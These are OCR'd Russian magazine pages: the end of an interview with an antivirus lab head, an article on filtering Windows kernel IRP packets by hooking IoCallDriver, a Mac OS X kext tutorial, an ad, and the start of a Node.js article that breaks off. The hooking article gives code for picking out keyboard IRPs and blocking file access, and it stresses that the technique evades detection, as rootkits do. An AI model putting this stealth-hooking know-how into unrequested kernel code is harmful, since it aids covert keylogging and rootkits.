A Разных источников у нас действительно много, и я даже, наверное, обо всех и не знаю. Начиная от самих пользователей, которые присылают нам сэмплы, и заканчивая активными системами сбора с разных вредоносных ресурсов. Антивирусные компании между собой также обмениваются образцами угроз, так как это не является какой-то составляющей коммерческой тайны. Сейчас, во времена, когда в течение часа один и тот же троян может быть перепакован несколько раз, одним простым сигнатурным обнаружением не обойтись.

Q КАКИЕ ИНСТРУМЕНТЫ ТЫ ИСПОЛЬЗУЕШЬ В СВОЕЙ РАБОТЕ? ЕСТЬ ЛИ У ВАС В КОМПАНИИ КАКОЙ-ТО УТВЕРЖДЕННЫЙ НАБОР ПРОГРАММ И УТИЛИТ?

A Я думаю, здесь Америку ни для кого не открою: антивирусные компании используют вовсю продукты от Hex-Rays. Ну а если серьезно, то список, конечно, есть, но он скорее сделан для ознакомительных целей, и каждый может использовать тот инструментарий, который ему более удобен для поставленной задачи. Кроме IDA Pro с самого первого своего знакомства с инструментами обратного анализа продолжаю использовать редактор Hiew, который для меня уже стал просто незаменим из-за скопившегося количества собственных плагинов. Из отладчиков предпочитаю Immunity Debugger за его тесную интеграцию с Python и удобное API. Что касается исследования ядра, то выбор достаточно аскетичен, и он пал на WinDbg (для него, кстати, тоже есть своя Python-надстройка pykd). Но порой бывает удобно использовать старый добрый SoftIce, который в свое время стал моим проводником в мир ядра NT. Для сравнения кода двух исполняемых файлов и патч-анализа считаю лучшим инструментом Zynamics BinDiff. Ну а если нужно найти общие кодовые паттерны на большом количестве файлов, то у нас имеются в арсенале специальные внутренние инструменты для этих целей. Есть еще куча всего внутреннего и секретного, что описывать на паблик я просто не могу.

Q ВНУТРИ КОМПАНИИ НАВЕРНЯКА ЕСТЬ КАКИЕ-ТО ВНУТРЕННИЕ ИНСТРУКЦИИ И МЕТОДОЛОГИИ ПО АНАЛИЗУ МАЛВАРИ. ЧТО ОНИ СОБОЙ ПРИМЕРНО ПРЕДСТАВЛЯЮТ?

A Общих инструкций не так уж и много, так как тут можно хоть десять раз перечитывать, но пока сам руками не попробуешь — ничего не будет получаться. Есть глобальная Wiki, где размещаются некоторые путевые заметки по особо сложным вредоносным программам, методам распаковки протекторов, алгоритмы шифрования трафика ботнетов и полезные скрипты. Кстати, прошлой осенью вышла очень полезная книжица "Malware Analyst's Cookbook" для начинающих, мы ее активно используем в процессе подготовки кадров

Q ЕСЛИ РИСОВАТЬ ДИАГРАММУ ТВОЕГО РАБОЧЕГО ВРЕМЕНИ, ТО КАКИЕ ТАМ БУДУТ ГЛАВНЫЕ НАПРАВЛЕНИЯ И ПРОПОРЦИИ МЕЖДУ ЭТИМИ ЗАДАЧАМИ?

A Пожалуй, диаграмму Ганта я рисовать не буду, но в общих чертах постараюсь ответить. Приходится искать компромиссы, так как с карьерой ресечера мне совсем завязывать не хочется, но командой управлять как-то надо. Поэтому у каждой группы аналитиков на разных исследовательских направлениях есть ответственный человек, с которым я согласую задачи и их развитие, после чего он уже транслирует более формальную постановку задачи непосредственно на аналитиков. В одном из направлений мне приходится совмещать роли аналитика с общим руководством лабораторией. Пока этот метод компромиссов работает хорошо, с точки зрения процентного соотношения общего времени занятости, наверное, получается 27% в пользу управления и 73% в пользу ресеча. Совмещать это, конечно, не просто, и порой приходится неделями появляться дома после десяти вечера. Хорошо, что близкие люди относятся к этому с пониманием и всячески поддерживают мою страсть к исследовательской деятельности.

Q КАКИЕ ФОРУМЫ, БЛОГИ И РЕСУРСЫ ТЫ САМ ЕЖЕДНЕВНО МОНИТОРИШЬ? ПОСОВЕТУЙ ЛУЧШИЕ РЕСУРСЫ, ЧТОБЫ БЫТЬ В ТРЕНДЕ ПОСЛЕДНИХ НОВОСТЕЙ В ОБЛАСТИ МАЛВАРИ.

A Если вы хотите быть в тренде последних событий на антивирусном поприще, то, наверное, стоит подписаться на блоги всех антивирусных компаний, так как периодически у многих может что-то интересное проскочить, и лучше это читать в первоисточнике, а не в новостных выжимках. Много интересного можно найти в твиттере, если подписаться на известных западных исследователей. Причем можно будет не только найти, но и обсудить с ними найденную тему. Если вы хотите быть в курсе мировых тенденций по обратному анализу, то однозначно стоит подписаться на reddit с фидом Reverse Engineering (www.reddit.com/r/ReverseEngineering).

Q РАССКАЖИ О КАДРОВЫХ ВОПРОСАХ. КАК ПРОИСХОДИТ ОТБОР КАНДИДАТОВ В ТВОЙ ОТДЕЛ, КАКИЕ ПРИМЕРНО ДАЮТСЯ ТЕСТОВЫЕ ЗАДАЧИ. ИССЛЕДУЕТЕ ЛИ КАКИМ-ТО ОБРАЗОМ ВОЗМОЖНОЕ БЛЕКХАТНОЕ ПРОШЛОЕ КАНДИДАТА?

A Непосредственно к нам люди набираются по результатам решения тестового задания в виде крякми. После того как кандидат прошел большую часть уровней, а лучше — все, он должен предоставить развернутое описание процесса прохождения. После верификации солюшена на адекватность успешный кандидат приглашается на очное собеседование, в рамках которого и решается его дальнейшая судьба. Были и забавные случаи: в процессе найма находились умельцы, пропатчившие графический интерфейс так, чтобы везде был статус «пройден», и утверждавшие об успешном прохождении задания. Или же этим летом был случай, когда потенциальный кандидат целую неделю решал один хитрый уровень при помощи сообщества wasm.ru. Что касается проверок на аффилированность с кибекриминальным миром, то они, безусловно, есть, но раскрывать их суть я не буду.

Q ЕСТЬ ЛИ ВООБЩЕ У ТВОЕГО ОТДЕЛА ПОТРЕБНОСТЬ В НОВЫХ КАДРАХ? УЧИТЫВАЯ И ДЕМОГРАФИЧЕСКИЙ СПАД В РФ, И ПРОБЛЕМЫ РОССИЙСКОГО ОБРАЗОВАНИЯ, НАСКОЛЬКО ВАМ УДАЕТСЯ ЗАКРЫВАТЬ ВСЕ ЖЕЛАЕМЫЕ ПОЗИЦИИ?

A Потребность однозначно есть, так как интересных задач меньше не становится, а число рук является ограниченным множеством. Квалифицированные специалисты в нашей области — это скорее призвание, чем профессия, а нехватка увлеченных людей в этой предметной области с каждым годом ощущается все больше и больше. У нас постоянно открыт набор на исследовательские позиции как в России, так и за рубежом (www.joineset.com). Причем есть уже большое количество примеров, когда наши соотечественники выбирают работу за пределами РФ и наша компания всячески помогает с переездом.

Q КАКИЕ ГЛАВНЫЕ РЕЗУЛЬТАТЫ РАБОТЫ ТВОЕГО ОТДЕЛА ЗА ПОСЛЕДНИЙ ГОД, ЧЕМ ТЫ ЛИЧНО ГОРДИШЬСЯ?

A Наверное, основной гордостью является результат нашей исследовательской работы "Stuxnet Under the Microscope". Наша компания первой выпустила комплексный отчет по этой угрозе с подробным анализом вредоносных модулей данного червя. После этого мы получали благодарности от различных компаний и госорганов в течение нескольких месяцев. Также наша универсальная утилита для криминалистического анализа скрытой файловой системы семейств руткитов TDL3/3+/4, которая значительно ускоряет время извлечения скрытого контейнера, была очень тепло встречена западными правоохранительными органами.

Q КАК ЧУВСТВУЕТСЯ КОНКУРЕНЦИЯ С ДРУГИМИ УЧАСТНИКАМИ РЫНКА? ЗАИМСТВУЕТЕ ЛИ ДРУГ У ДРУГА ИДЕИ, ПЕРЕМАНИВАЕТЕ ЛИ СОТРУДНИКОВ? ЕСТЬ ЛИ СОТРУДНИЧЕСТВО И СОВМЕСТНЫЕ ПРОЕКТЫ?

A Борьба за кадры, безусловно, есть, но мы стараемся нанимать к себе людей, которые ранее не были работниками других антивирусных компаний. На это есть много причин, одна и, наверное, самая главная, когда к нам приходит кандидат с многолетним опытом в антивирусной индустрии с уже сложившейся точкой зрения на многие вещи, но эта точка зрения находится в контексте его предыдущей работы. Очень сложно таких людей переубедить, они пытаются работать по уже выработанным принципам и привычкам, а у нас они другие. Что касается идей, то мы их не заимствуем, так как мы свои-то не успеваем реализовывать и чужие нам ни к чему. А вот заимствование наших идей я как раз отчетливо наблюдаю, но, знаете, не красиво же показывать пальцем на других. На антивирусном рынке очень жесткая конкуренция, поэтому сотрудничество и совместные проекты здесь очень редко встречаются. ⌶



Александр Эккерт (stannic.man@gmail.com)

Универсальный фильтр

НЕСТАНДАРТНЫЙ СПОСОБ ПЕРЕХВАТА IRP-ПАКЕТОВ

В этой статье мы рассмотрим, как, имея небольшой опыт, научиться буквально с полпинка, но совершенно нестандартно устанавливать фильтры уровня ядра. Разработаем новый метод заставить систему работать на себя.

DVD

На диске ты найдешь рабочий код, реализующий перехват IoCallDriver, пользуйся, но в благих целях!

INFO

Кстати, имей в виду, что все новомодные руткиты/буткиты семейства типа TDL3 (4), как правило, перехватывают IoCallDriver, для того чтобы скрывать свое присутствие в системе.

Фильтровать можно практически что угодно: доступ к файлам, загрузку библиотек и старт процессов, отправку и прием данных по Сети, в конце концов, нажатие клавиш на клавиатуре и движение мыши. Все эти действия осуществляются несколькими способами. Как правило, если речь идет о пользовательских компонентах, то банальным перехватом нужных функций. Если же нужно перехватить данные в ядре, то у Microsoft'а существует специальная концепция фильтров и мини-фильтров (более подробно об этом можно почитать на MSDN: http://goo.gl/kPt8b, http://goo.gl/igD0b). К примеру, чтобы следить за отправляемыми в Сеть запросами пользовательских приложений, имеется распространенный вариант TDI-фильтра, который присоединяется в сетевой стек. Или же есть способ создания NDIS-IM-драйвера, который также является своеобразным сетевым фильтром. В общем, возможностей очень много, а вот способов их реализации как-то маловато.

НОВЫЙ МЕХАНИЗМ

Как правило, фильтрация происходит при помощи присоединения своего объекта-устройства к нужному стеку — сетевому, файловому и т. д. Более того, Microsft WDM именно так и рекомедует поступать — и в результате все так и поступают: вызовы IoCreateDevice и IoAttachDevice можно увидеть почти в каждом фильтре, законном или не очень. Смысл находящегося в стеке фильтра — это пропускать через себя IRP-пакеты, путешествующие туда-сюда, для поиска и возможной сортировки, а иногда — и изменений, передаваемых в IRP-данных. Ничего сложного в этом нет, и практичный программист, написав пару-тройку фильтров и разобравшись в жизненном цикле IRP-пакетов, начинает уверенно перехватывать данные, которые ядро гоняет между девайсами. Что же тут можно еще придумать, спросишь ты. Единственное, что общего можно найти во всех этих фильтрах-устройствах, это вызов функции IoCallDriver. Если взглянуть в микроскоп на эту функцию, то абсолютно ничего примечательного мы там не увидим. Всё, что она делает, это отматывает стек назад и вызывает major-обработчика нижележащего драйвера, передав ему указатели на объект-устройство и обрабатываемый IRP-пакет.

```
NTSTATUS
FASTCALL
IopfCallDriver(
```

Всё, что может выявить RKU, — это перехват IoCallDriver

```
  IN PDEVICE_OBJECT DeviceObject,
  IN OUT PIRP Irp
  )
{
  Irp->CurrentLocation--;
  irpSp = IoGetNextIrpStackLocation( Irp );
  Irp->Tail.Overlay.CurrentStackLocation = irpSp;
  irpSp->DeviceObject = DeviceObject;
  driverObject = DeviceObject->DriverObject;
  status = driverObject->MajorFunction[irpSp->MajorFunction](
    DeviceObject, Irp );
  return status;
}
```

Кстати, IoCallDriver — это псевдоним встречаемого в литературе названия функции IofCallDriver, которая, в свою очередь, всего лишь является заглушкой для вызова IopfCallDriver. Можно сразу отметить, что если фильтровать данные в ядре вышеописанным образом, то всё, чем будет себя выдавать такая фильтрация, — это один перехват IoCallDriver. И всё! Не будет существовать каких-то подозрительных устройств, прицепленных в стек, не будет перехватов major-обработчиков в системе. Всё, что можно будет найти, — это измененный адрес функции IoCallDriver, а вот уже определить, что именно фильтруется и какие данные проходят через нутро твоего непростого драйвера (если он, конечно, существует отдельным файлом, но что мешает заразить другой драйвер?), будет очень и очень сложно.

ОПРЕДЕЛЯЕМ, ОТКУДА И КУДА

Теперь самое главное и самое сложное. Простой перехват IRP-пакета, основанный на единственном хуке IoCallDriver, в нашей ситуации не поможет, и вот почему. Скажем, MJ-код IRP_MJ_CREATE может посылаться при создании файла на диске или при создании сетевого соединения. Чтобы сделать что-то полезное, получив контроль над IRP-пакетом с таким кодом, твой драйвер должен обладать определенной логикой, позволяющей определить, куда именно и с какой целью посылается этот IRP-пакет, а вот это уже достаточно геморрно, но всё же осуществимо. Всё дело в том, что при перехвате IoCallDriver в наши руки попадает и указатель на DeviceObject, распарсив который, можно достаточно точно определить, кому предназначается IRP. Возьмем конкретный пример. При чтении сканкода клавиатуры по стеку подключенных «устройств клавиатуры» прогоняется IRP-пакет с кодом IRP_MJ_READ. Мы перехватываем IoCallDriver, получаем указатель на IRP-пакет, MajorFunction которого равняется IRP_MJ_READ. Но как определить, что этот пакет именно от клавиатуры? Для этого, как я уже говорил, нам нужно проанализировать также перехваченный указатель на DeviceObject. В случае с клавиатурой это можно сделать следующим образом.

Так как устройств в стеке может быть несколько, можно (как вариант) просто просмотреть название тех драйверов, которые создали эти устройства:

```
BOOLEAN IsKeybordDevice( DEVICE_OBJECT * topDevice )
{
  UNICODE_STRING driverName = {0};
  DEVICE_OBJECT * device = 0;
  RtlInitUnicodeString( & driverName, L"\\Driver\\Kbdclass");

  for (device = TopDevice;
    device;
    device = device->DeviceObjectExtension->AttachedTo)
  {
    if ( !RtlCompareUnicodeString(
        &device->DriverObject->DriverName, &driverName, TRUE))
      return TRUE;
  }
  return FALSE;
}
```

Ключевым моментом для фильтрации является парсинг структуры DeviceObject. Получив указатель на нее, мы легко получим указатель на принадлежащий структуре описатель драйвера — структуру DRIVER_OBJECT. Можно также проанализировать стек, где был пойман за хвост IRP, для этого, если помнишь, нужно вызывать `IO_STACK_LOCATION *stack = IoGetCurrentIrpStackLocation(pIrp)`. Далее по указателю на стек ты уже сможешь проанализировать указатель на «объект-файл» — `stack->FileObject`. То есть такими вот нехитрыми действиями ты сможешь определить, куда и кому предназначается IRP-пакет, ну а что с ним делать — дело сугубо твое. Так, например, можно запретить чтение каких-либо файлов с диска. Не нужно писать сложные фильтры файловой системы для этого!

Достаточно перехватить IoCallDriver, организовать фильтрацию IRP-пакетов с кодом IRP_MJ_CREATE, по указателю stack->FileObject получить имя файла:

```
OBJECT_NAME_INFORMATION *fileNameInformation = 0;
status = ObQueryNameString( stack->FileObject,
  fileNameInformation, 1024, &retSize);
wcscat(fileNameInformation->Name.Buffer,
  stack->FileObject->FileName.Buffer);
DbgPrint("file name now is: %ws \n", fileNameInformation->Name.Buffer);
```

...после чего завернуть этот IRP-пакет, если он, допустим, предназначен для открытия того файла, который тебе нужно защитить.

```
ULONG CreateDisposition =
   (stack->Parameters.Create.Options>> 24)& 0x000000ff;
if((CreateDisposition==FILE_CREATE)||
  (CreateDisposition==FILE_OPEN_IF )||
  (CreateDisposition==FILE_OVERWRITE_IF))
{
  Irp->IoStatus.Status = STATUS_ACCESS_DENIED;
  Irp->IoStatus.Information = 0;
  IoCompleteRequest(Irp, IO_NO_INCREMENT);
  ExFreePool(fileNameInformation);
  return STATUS_ACCESS_DENIED;
}
```

СЛОЖНОСТИ

В способе фильтрации IRP-данных, основанном на перехвате IoCallDriver, есть одна серьезная сложность. Дело в том, что IoCallDriver является чрезвычайно используемой функцией в ядре Windows'а. Это связано с очевидным фактом — функция только и делает, что отправляет IRP-пакеты направо-налево, а взаимодействие между драйверами-устройствами в ядре основано именно на посылке IRP-пакетов. Правда, при обслуживании файловой системы также иногда используется механизм FastIO, но об этом позже. Если представить, что вся эта куча драйверов начинает слать друг другу IRP-пакеты и их обрабатывать, то можно легко представить, какую нагрузку испытывает IoCallDriver — речь может идти о нескольких сотнях вызовах в секунду. Поэтому установка/снятие перехвата на IoCallDriver — дело тонкое и легко рушащее систему в виде BSOD'а с кодом `DRIVER_UNLOADED_WITHOUT_CANCELLING_PENDING_OPERATIONS`. Это происходит обычно, если начинаешь при перехвате не очень аккуратно обрабатывать те данные, которые несут с собой IRP-пакеты. Спешу предостеречь: необходимым условием твоего драйвера, который будет перехватывать IoCallDriver, должна быть грамотная обработка и завершение всех просмотренных IRP-пакетов.

ЗАКЛЮЧЕНИЕ

Как оказывается, сделать универсальный и нестандартный фильтр довольно легко. А если достаточно опыта кодинга драйверов, то созданный фильтр будет обладать еще и толикой надежности. Возможностей применения у этой нехитрой техники очень много, а затраты на реализацию минимальные — это хороший стимул для развития темы в домашних условиях. Удачного компилирования, и да пребудет с тобой Сила! ⊐⊏

Всеволод Захаров (seva@vingrad.ru)





Ядром по Макинтошу

ИЗУЧАЕМ KERNEL-КОДИНГ ПОД MAC OS X

Разработка прикладных программ под Mac OS X и iOS относительно неплохо освещена в литературе и интернете. А как насчет темы создания кода, который должен выполняться в режиме ядра? С этим — глухо. В этой статье мы попробуем данную несправедливость ликвидировать.



XNU внутри


ЯДРО MAC OS X

Для начала — немного теории, которая поможет тебе при создании расширений ядра. Mac OS X основана на ядре XNU (XNU is not UNIX). XNU — это гибридное ядро, которое состоит из нескольких компонентов: подсистемы Mach, BSD и объектно-ориентированного фреймворка для создания драйверов IO Kit.

Mach — это микроядро, созданное в результате исследований в университете Карнеги в середине 80-х годов. Микроядерная архитектура, как известно, неплохо смотрится в презентациях, но, к сожалению, приводит к серьезным проблемам с производительностью и отладкой. Видимо, поэтому проект GNU/HURD, в котором система GNU построена не на монолитном Linux, а на микроядре, все еще далек от выпуска стабильной версии. Нет-нет, не волнуйся, про Mac OS X мы подобное не скажем, и вовсе не потому, что боимся мести яблочных фанатов :). Дело в том, что в Mac OS X подсистема Mach используется в несколько измененном виде: микроядро и все компоненты, которые оно должно обслуживать, собраны в едином адресном пространстве монолитного ядра. Такой ход, с одной стороны, позволяет иметь более структурированное ядро, а с другой — избавляет от проблем с отладкой и производительностью.

Mach-код в XNU отвечает за большинство низкоуровневых функций:

- вытесняющая многозадачность;
- виртуальная память;
- межпроцессное взаимодействие;



kext удачно собрался

- прерывания;
- консольный ввод-вывод.

Подсистема BSD ядра Mac OS X основана на коде из FreeBSD и отвечает за выполнение следующих задач:
- идентификацию пользователя и базовую модель безопасности;
- POSIX API, системные вызовы BSD;
- TCP/IP BSD-сокеты;
- файловые системы;
- различные механизмы синхронизации;
- поддержку реального времени.

Для взаимодействия с оборудованием в ядре Mac OS X применяется объектно-ориентированный фреймворк IO Kit. Он использует ограниченное подмножество C++ в качестве языка программирования. В нем, например, отсутствуют такие элементы, как исключения, множественное наследование, шаблоны и RTTI. Каждый тип сервиса ядра или устройства представлен в IO Kit в виде класса C++, а каждый конкретный сервис или устройство — в виде объекта этого класса. Короче говоря, драйвер IO Kit — это объект, который управляет устройством или шиной, представляя абстрактный интерфейс к ним для других частей системы.

МОДУЛИ ЯДРА


Mac OS X предоставляет возможность расширять ядро с помощью динамической загрузки модулей ядра, которые называют kext'ами (от kernel extension). Если ты не собираешься править исходники XNU, то единственная возможность выполнить код в режиме ядра — это написание и загрузка расширения. Так, драйвера IOKit реализованы именно в виде kext'ов. Kext'ы — это бандлы, как и обычные пользовательские приложения Mac OS X, и они содержат:
- plist-файл, в котором описано содержимое бандла, установки и зависимости модуля;
- бинарные файлы модуля ядра — файлы в Mach-O-формате, в которых содержится код, подгружаемый в адресное пространство ядра;
- ресурсы — иконки, данные для локализации и т.п.

Когда kext создан, загрузить его в ядро можно с помощью команды kextload из терминала. При этом необходимо иметь права администратора. Отлаживать kext'ы сложнее пользовательских приложений. В первую очередь, нужно разрешить отладку ядра. Для отладки ядра, как водится, необходимо использовать две машины: на одной работает ядро, а на другой — отладчик. Для отладки используется GDB. Когда kext отлажен, его можно устанавливать в систему. Тогда за загрузку расширения при запуске системы будет отвечать kext-manager. Для этого бандл kext'a нужно поместить в /System/Library/Extensions.

При создании kext'ов (как и остального софта) в Mac OS X используется XCode. Попробуем создать простое расширение ядра с помощью этой IDE.

Для этого нам нужно:
1. Запустить XCode :).
2. Создать новый проект и среди шаблонов выбрать Generic Kernel Extension, поскольку мы будем создавать простое расширение на C, а не IO Kit-драйвер на C++.
3. В качестве имени проекта указать SampleKext (да, я настаиваю :)).

Если ты правильно реализовал описанный выше нехитрый алгоритм, то в качестве его логичного завершения система создаст за нас файл SampleKext.c. В нем будут содержаться две функции: SampleKext_start и SampleKext_stop. Как ты уже догадался, эти функции вызываются при загрузке/выгрузке расширения. В шаблоне эти функции ничего полезного не делают, а в реальном kext'е они отвечают



Выбираем шаблон для проекта

```
Terminal — bash — 97×29
users-mac-pro:Debug user$ sudo cp -R SampleKext.kext /tmp
users-mac-pro:Debug user$ sudo kextload /tmp/SampleKext.kext
kextload: /tmp/SampleKext.kext loaded successfully
users-mac-pro:Debug user$ sudo kextunload /tmp/SampleKext.kext
kextunload: unload kext /tmp/SampleKext.kext succeeded
users-mac-pro:Debug user$ tail -5 /var/log/system.log
Jul  4 00:10:27 users-mac-pro sudo[309]:     user : TTY=ttys001 ; PWD=/Users/user/Documents/Sampl
eKext/build/Debug ; USER=root ; COMMAND=/bin/cp -R SampleKext.kext /tmp
Jul  4 00:10:45 users-mac-pro sudo[310]:     user : TTY=ttys001 ; PWD=/Users/user/Documents/Sampl
eKext/build/Debug ; USER=root ; COMMAND=/sbin/kextload /tmp/SampleKext.kext
Jul  4 00:10:45 users-mac-pro kernel[0]: KEXT loaded
Jul  4 00:10:52 users-mac-pro sudo[311]:     user : TTY=ttys001 ; PWD=/Users/user/Documents/Sampl
eKext/build/Debug ; USER=root ; COMMAND=/sbin/kextunload /tmp/SampleKext.kext
Jul  4 00:10:52 users-mac-pro kernel[0]: KEXT unloaded
users-mac-pro:Debug user$
```

Подгружаем kext для тестирования

за регистрацию callback'ов для различных событий ядра и другие действия по инициализации/деинициализации расширения. Например, в SampleKext_start мы могли бы зарегистрировать сокет, через который прикладные программы могли бы общаться с нашим kext'ом. Но для начала мы в этих функциях только выведем тестовые сообщения, которые можно будет увидеть при загрузке/выгрузке расширения.

SampleKext.c

```
#include <sys/systm.h>
#include <mach/mach_types.h>
 kern_return_t MyKext_start (kmod_info_t * ki, void * d)
{
   printf("Kext loaded.\n");
   return KERN_SUCCESS;
    }
    kern_return_t MyKext_stop (kmod_info_t * ki, void * d)
{
   printf("Kext unloaded.\n");
   return KERN_SUCCESS;
}
```

Сборка проекта после этого пройдет без проблем, но если ты попробуешь загрузить SampleKext.kext, то ничего хорошего не получится, поскольку мы еще не позаботились о содержимом plist-файла. Каждый kext обязательно должен содержать Info.plist в XML-формате. Посмотрим важные для правильной загрузки расширения ключи в этом файле:

- **CFBundleIdentifier** — идентификатор kext'a. Например, com.apple.driver.AppleUSBMergeNub.
- **CFBundleExecutable** — бинарный файл kext'a. Его может и не быть в случае IO Kit-драйверов.

ДЛЯ КОРРЕКТНОЙ ЗАГРУЗКИ KEXT'А ДОСТАТОЧНО БУДЕТ ПОПРАВИТЬ OSBUNDLELIBRARIES

- **CFBundleVersion** — версия бандла.
- **OSBundleLibraries** — либы, от которых зависит kext.• **IOKitPersonalities** — объекты IO Kit, для которых нужно подгружать этот kext. Если это драйвер, конечно.

Поскольку мы создаем не драйвер, а обычное расширение ядра, для корректной загрузки kext'a достаточно будет поправить OSBundleLibraries. Для того чтобы автоматом получить список всех компонентов, от которых зависит расширение, можно использовать утилиту kextlibs. Запустив ее с ключом -xml, ты сразу получишь XML-код, который нужно добавить в plist-файл:

```
kextlibs -xml MyKext.kext
<key>OSBundleLibraries</key>
<dict>
  <key>com.apple.kpi.libkern</key>
  <string>9.2.2</string>
</dict>
```

Наш kext зависит всего от одного элемента. Скопируем этот код в Info.plist. Для того чтобы наш kext заработал, остался один важный шаг: бандл kext'a должен принадлежать администратору. Для тестирования скопируем его в /tmp с правами рута:

```
sudo cp -R SampleKext.kext /tmp
```

Вот теперь можно загружать наш модуль:

```
sudo kextload /tmp/SampleKext.kext
```

После этого в /var/log/system.log ты можешь увидеть вывод нашего kext'a. Чтобы выгрузить kext, используем kextunload: sudo kextunload /tmp/SampleKext.kext.

OUTRO

Мы создали простейший модуль ядра для Mac OS X. Все, что он умеет на сегодня, — это корректным образом загружаться и выгружаться. В идеале же модули ядра могут использоваться не только для создания драйверов, но и, например, для вынесения часто используемой многими прикладными программами функциональности в сервис ядра. Удачного kernel-кодинга! ⌶



ОТБОРНЫЕ ПРОДУКТЫ
СО ВСЕГО МИРА*



Мы знаем, где в мире найти самые лучшие продукты.
Вы знаете, что можете найти их рядом, под маркой TASH

Сергей Кононенко (kononencheg@gmail.com)



JavaScript для сервера

ПИШЕМ СЕРВЕР МГНОВЕННЫХ СООБЩЕНИЙ НА NODE.JS

Все знают, что такое JavaScript. Но мало кто может представить его обрабатывающим не текст в дивах и спанах, а тысячи и тысячи входящих запросов. Мы сегодня не только представим, но и разработаем на JS свой сервер!

LINKS

nodejs.org — сайт проекта, здесь же документация и примеры.

INFO

Масштабируемость — это больной вопрос для Node.js. Основная проблема — взаимодействие между процессами. Но есть изящное решение с помощью publish/subscribe-взаимодействия, использующего базу данных Redis. Возможно, мы об этом еще напишем.

ЧТО ТАКОЕ NODE.JS

Раньше для создания кастомного сервера необходимо было приложить немало усилий, а разработка асинхронной модели управления вводом и выводом доставляла немало проблем. Даже Python с Twisted спасал слабо. Однако с появлением Node.js задача невероятно упростилась.

Если говорить википедийно, то Node.js — это событийно-ориентированная I/O серверная среда для JavaScript. А грубо говоря, специальный JavaScript-фреймворк, позволяющий делать вещи, в общем, для яваскрипта нехарактерные, вроде работы с файловой системой, процессами или создания HTTP-серверов безо всяких браузеров и в любом окружении.

Чтобы было понятнее, посмотри на код, который создаст web-сервер, здоровающийся со мной:

```
var http = require('http');
http.createServer(function(request, response) {
  response.writeHead(200, {'Content-Type': 'text/plain'});
  response.end('Привет, Кононенка!');
}).listen(8080, '127.0.0.1');
console.log('Сервер запущен http://127.0.0.1:8080/');
```

А вот так мы его запустим:

```
% node имя_файла_скрипта.js
Сервер запущен http://127.0.0.1:8080/
```

Понятное дело, что вместо приветствия можно выдавать <html><head><title>... и так далее. ;) Кроме быстрой отдачи забавных приветствий и статичной верстки можно реализовать практически что угодно!

«Какой быстрой? Яваскрипт — это же медленно!» — вспомнишь ты и будешь отчасти прав. Но и тут я могу тебя порадовать! В качестве JavaScript-движка в Node используется непревзойденный гугловский V8, а модель ввода/вывода во внутренностях исключительно асинхронная. Вместе это дает блестящую скорость, достойную высоконагруженного сервиса. Доказательством этого является то, что именно на Node уже успешно реализован сервер обмена мгновенными сообщениями на «ВКонтакте», а уж где-где, а там нагрузка ого-го. К слову, немного похожий сервер мы и напишем, но вначале немного мануальной теории.

НОВОВВЕДЕНИЯ В NODE

Первое, что могло броситься в глаза в приведенном выше скрипте, — это **require**. Нода все интересненькое и готовенькое (то есть почти все) держит в специальных модулях. Именно их и подгружает глобальный этот метод. Часть модулей написаны на C++ с либами V8, часть непосредственно на JavaScript'е. Самостоятельно JS-модуль сделать очень просто:

```
